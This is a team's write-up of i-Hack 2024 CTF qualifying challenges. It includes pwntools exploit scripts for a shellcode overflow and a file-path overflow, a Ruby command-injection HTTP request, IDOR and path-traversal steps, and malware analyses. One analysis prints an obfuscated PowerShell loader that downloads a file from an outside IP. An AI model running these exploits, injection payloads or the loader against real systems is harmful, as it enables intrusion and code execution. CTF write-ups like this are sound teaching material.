Code Combat | i-Hack 2024

Qualifying Round Write-Ups

Team: M53_A1ph4_Sh4rk!

28/07/2024

Table of Contents

[PWN] MorseCode Encoder

Not sure how other solve it, for me it's just hours of craftsmanship due to some arithmetic operations blocking us to achieve ret2shellcode:

```
from pwn import *
# Set up pwntools for the correct architecture
exe = './bin/morse-converter'
# This will automatically get context arch, bits, os etc
elf = context.binary = ELF(exe, checksec=False)
# Enable verbose logging so we can see exactly what is being sent
(info/debug)
context.log_level = 'debug'

# Start program
io = process(exe)
# io = remote('IP', port)

# Grab leaked addr
leaked_addr = int(re.search(r"(0x[\w\d]+)",
io.recvuntil(b"[Enter]: ").decode()).group(0),16)

info(f"Leaked inpt address: 0x{leaked_addr:x}")

shellcode = asm(shellcraft.sh())
# print(disasm(shellcode))
offset = 1000 - (8*4)

# Build payload
payload = flat(
     leaked_addr - 8,
     b"\x90" * offset,
     shellcode,
     b"\x90" * 8,
     leaked_addr - 4,
     b"\x90" * 4,
     shellcode
)

io.sendline(payload)

io.interactive()
```

Flag: `ihack24{cfe81ab9909a2ea87188bf489c8141559dc7739d}`

[PWN] Etc-Passwd Reader


Abusing the fact that `strcmp` stop comparing when encountered null byte and overflow the hardcoded file path to read the flag:

```
from pwn import *

# Set up pwntools for the correct architecture
exe = './etcpasswd-reader'
# This will automatically get context arch, bits, os etc
elf = context.binary = ELF(exe, checksec=False)
# Enable verbose logging so we can see exactly what is being sent
(info/debug)
context.log_level = 'debug'

# Start program
io = process(exe)
# io = remote('IP', port)

# Build payload
payload = flat(
     b"P$s5w0rd_53CurE_A8S8A9DF7239FSD0",
     b"\x00",
     b"A"*47,
     b"/flag/secretflag/flag"
)

io.sendline(payload)

io.interactive()
```


Flag:
`ihack{fafbcd5d5dbc4bc4d870cf644719c2f8399a7597e633ba1ca3448f55e7511860}`

[Web] - Character Journey


1. Register an account and login to the portal




2. First, check on “My Account”, notice on the URL there is a parameter “userid” using the GET method to get a user profile. Immediately we know there might be a IDOR vulnerability



3. We are not sure what to FUZZ at this point so we move on to the “Support” tab. There is administrator info being displayed. Now we have an idea.



4. We try to brute force the userid using FUZZ trying to find the profile for this administrator account. Fire up our Burp Suite, Intercept the profile request and send it to the intruder. In order to have better trace on the result, we set up the grep on administrator so it is easier to identify the correct profile. We have 1 match on the administrator account on userid 53.



Flag: ihack24{655b7b7ae4c62d726a568eff8914573e}

[WEB] Simple Pimple Shop


By browsing to `/products/-1`, verbose exception page being rendered tells us more information about the source code, from there we look for vulnerability and abuse the exception page whenever we need more information:

```
POST /products/1/comments HTTP/1.1
Host: 14.192.209.184
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:128.0)
Gecko/20100101 Firefox/128.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/png,image/svg+xml,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Content-Type: application/x-www-form-urlencoded
Content-Length: 40

comment=#{ `cat /usr/src/app/flag.txt` }
```


Flag: ihack24{c484c41c5b7ffd81178c19391e0544ee}

[WEB] Employee Attendance


1. Using the credential provided in the question, log in to the portal. It was discovered that the web application will display employee attendance records and allow us to download those attendance records based on the month.
2. By viewing the rendered source html, we noticed that there is a button which has the hidden attribute that redirects to /admin/flag.html



3. By clicking the “Download JSON” button. It was discovered that a GET request is sent to a page called “download” with a “month” parameter. The value of the parameter is the month that is currently selected by the user



4. By putting the file path that has been discovered in the second step earlier into the parameter value, we are able to perform an arbitrary file download from the server. Hence, the flag.html is successfully downloaded.



5. Decompress the downloaded file with 7zip and the flag is found inside the flag.html

```
ihack24{8d1f757aa744f459ac7ef07ebe0e2651}
```

.

Flag: ihack24{8d1f757aa744f459ac7ef07ebe0e2651}

[REV] Brute Force Fenzy

As the challenge name suggest, bruteforce all the way~

```
ct = [ 91, 62, 66, 19, 59, 51, 72, 41]

for i in range(8):
     for c in range(32, 128):
     v2 = ((i + 1) * c + 13) % 97
     if v2 == ct[i]:
                print(chr(c), end="")
                break
```


Flag: ihack{NI220G24}

[REV] Crack Me

Load the dll into dnSpy and it's just a simple xor.

```
// Token: 0x06000003 RID: 3 RVA: 0x000020E4 File Offset: 0x000002E4
[NullableContext(1)]
private bool ValidateLicenseKey(string key)
{
    string validKey = this.SecretKey("BRQFHF@WR_+6 ,N:$78", "secret");
    return key == validKey;
}
```


```
// Token: 0x06000004 RID: 4 RVA: 0x0000210C File Offset: 0x0000030C
[NullableContext(1)]
private string SecretKey(string hidden, string key)
{
    StringBuilder result = new StringBuilder();
    for (int c = 0; c < hidden.Length; c++)
    {
        result.Append(hidden[c] ^ key[c % key.Length]);
    }
    return result.ToString();
}
```



Flag: ihack24{1724-2321-NBSI-HACK}

[Malware] Beruang Tajam

1. The exfiltration in PCAP is like follow:
   ```
   GET
   /doc/tmp.php?Data=pRmoz/xNfuavD1PHdGeRtkCOCtmO6/v1hzM=&Name=R
   mxhZy50eHQ=
   ```
2. The value of `Data` param is the exfiltrated file content and `Name` param is the exfiltrated file name.
3. The value of `Data` param is encrypted using RC4 and the key is created based on the victim machine information, therefore we need to locate victim machine information at first from the PCAP, which is "`6.3FlareWindows 10 Enterprise NDESKTOP-8HUJ4VQ`", then we proceed with XOR it with "`3d f5 5a 29 f5 7d 3c c1 49 55 14 56 ff af a6 fe d7 de 5a 83 5a b7 7a 1a e0 be 2e 34 33 ef 85 3d f5 5a 29 f5 7d 3c c1 49 55 14 56 ff af a6`" to get the final key for RC4 decryption.
4. Quick Cyberchef RC4 Decryption:




Flag: ihack24{5h4Rp4Nd4_W4nn48E}

[Malware] My Bantuan


An easy/medium challenge turns out to be a roller coaster nightmare for me just because I'm using outdated tools.

1. Load the APK into Android Studio and enable the logcat
2. From the logcat we will found that the authentication token and firebase URL after playing with the app, we then can access `.json` to see if we have read access to the database (`https://mybantuan-65b3f-default-rtdb.firebaseio.com/.json`).
3. From there we can make a GET request with the token as authorization token and URI set as `/api/data`, which will get us all the registered details, the first one is the encrypted flag.



4. Looking back at the decompiler and locating the encrypt function will lead us attempting to decrypt the encrypted flag using AES with the key and IV obtained.

```
public static String encrypt(String value) {
    try {
        IvParameterSpec iv = new IvParameterSpec("encryptionIntVec".getBytes(StandardCharsets.UTF_8));
        SecretKeySpec skeySpec = new SecretKeySpec("dryEncryptionKey".getBytes(StandardCharsets.UTF_8), ALGORITHM);
        Cipher cipher = Cipher.getInstance("AES/CBC/PKCS5PADDING");
        cipher.init(1, skeySpec, iv);
        byte[] encrypted = cipher.doFinal(value.getBytes());
        return Base64.encodeToString(encrypted, 0);
    } catch (Exception ex) {
        ex.printStackTrace();
        return null;
    }
}
```




Flag: ihack24{phishing_application}

[Malware] - Just a normal EXE

1. use ILSpy to check on the exe


2. Resource have a payload.ps1

3. decode the powershell




```
$charArray1 = [char[]](104, 116, 116, 112, 58, 47, 47, 49,
53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51,
99, 114, 51, 116, 53, 46, 116, 120, 116)
     $hOeqR = -join $charArray1

$encodedString = "el" + "i" + "f\P" + "MET:vne$" + " e" +
"liFtu" + "O" + "-" + " $hOeqR i" + "rU" + "- tse" + "uq" +
"eRb" + "e" + "W-eko" + "v" + "nI"
$decodedString = (-join
($encodedString.ToCharArray()[-1..-$encodedString.Length]))

$decodedStringReversed =
[string]::new(([char[]]$decodedString)[-1..-($decodedString.L
ength)] -join '')
$decodedStringReversed = $decodedStringReversed -replace
'\$hOeqR', $hOeqR

$commandPart = (-join ([char[]](73, 110, 118, 111, 107, 101,
45, 69, 120, 112, 114, 101, 115, 115, 105, 111, 110)))
$finalCommand = "$commandPart $decodedStringReversed"

$finalCommand
```

4. Access the url http://159.223.43.45/s3cr3t5.txt get flag



PowerShell

▸ Header

▾ Code

```
$charArray1 = [char[]](104, 116, 116, 112, 58, 47, 47, 49, 53, 57, 46, 50, 50, 51, 46, 52, 51, 46, 52, 53, 47, 115, 51, 99, 114, 51, 116, 53, 46, 116, 120, 116)
$hOeqR = -join $charArray1

$encodedString = "el" + "i" + "f\P" + "MET:vne$" + " e" + "liFtu" + "O" + "-" + " $hOeqR i" + "rU" + "- tse" + "uq" + "eRb" + "e" + "W-eko" + "v" + "nI"
$decodedString = (-join ($encodedString.ToCharArray()[-1..-$encodedString.Length]))

$decodedStringReversed = [string]::new(([char[]]$decodedString)[-1..-($decodedString.Length)] -join '')
$decodedStringReversed = $decodedStringReversed -replace '\$hOeqR', $hOeqR

$commandPart = (-join ([char[]](73, 110, 118, 111, 107, 101, 45, 69, 120, 112, 114, 101, 115, 115, 105, 111, 110)))
$finalCommand = "$commandPart $decodedStringReversed"

$finalCommand
```

▸ Footer


▸ Input

▸ Arguments

▾ Output

```
Invoke-Expression elif\PMET:vne$ eliFtuO- http://159.223.43.45/s3cr3t5.txt irU- tseuqeRbeW-ekovnI
```


▾ Debug



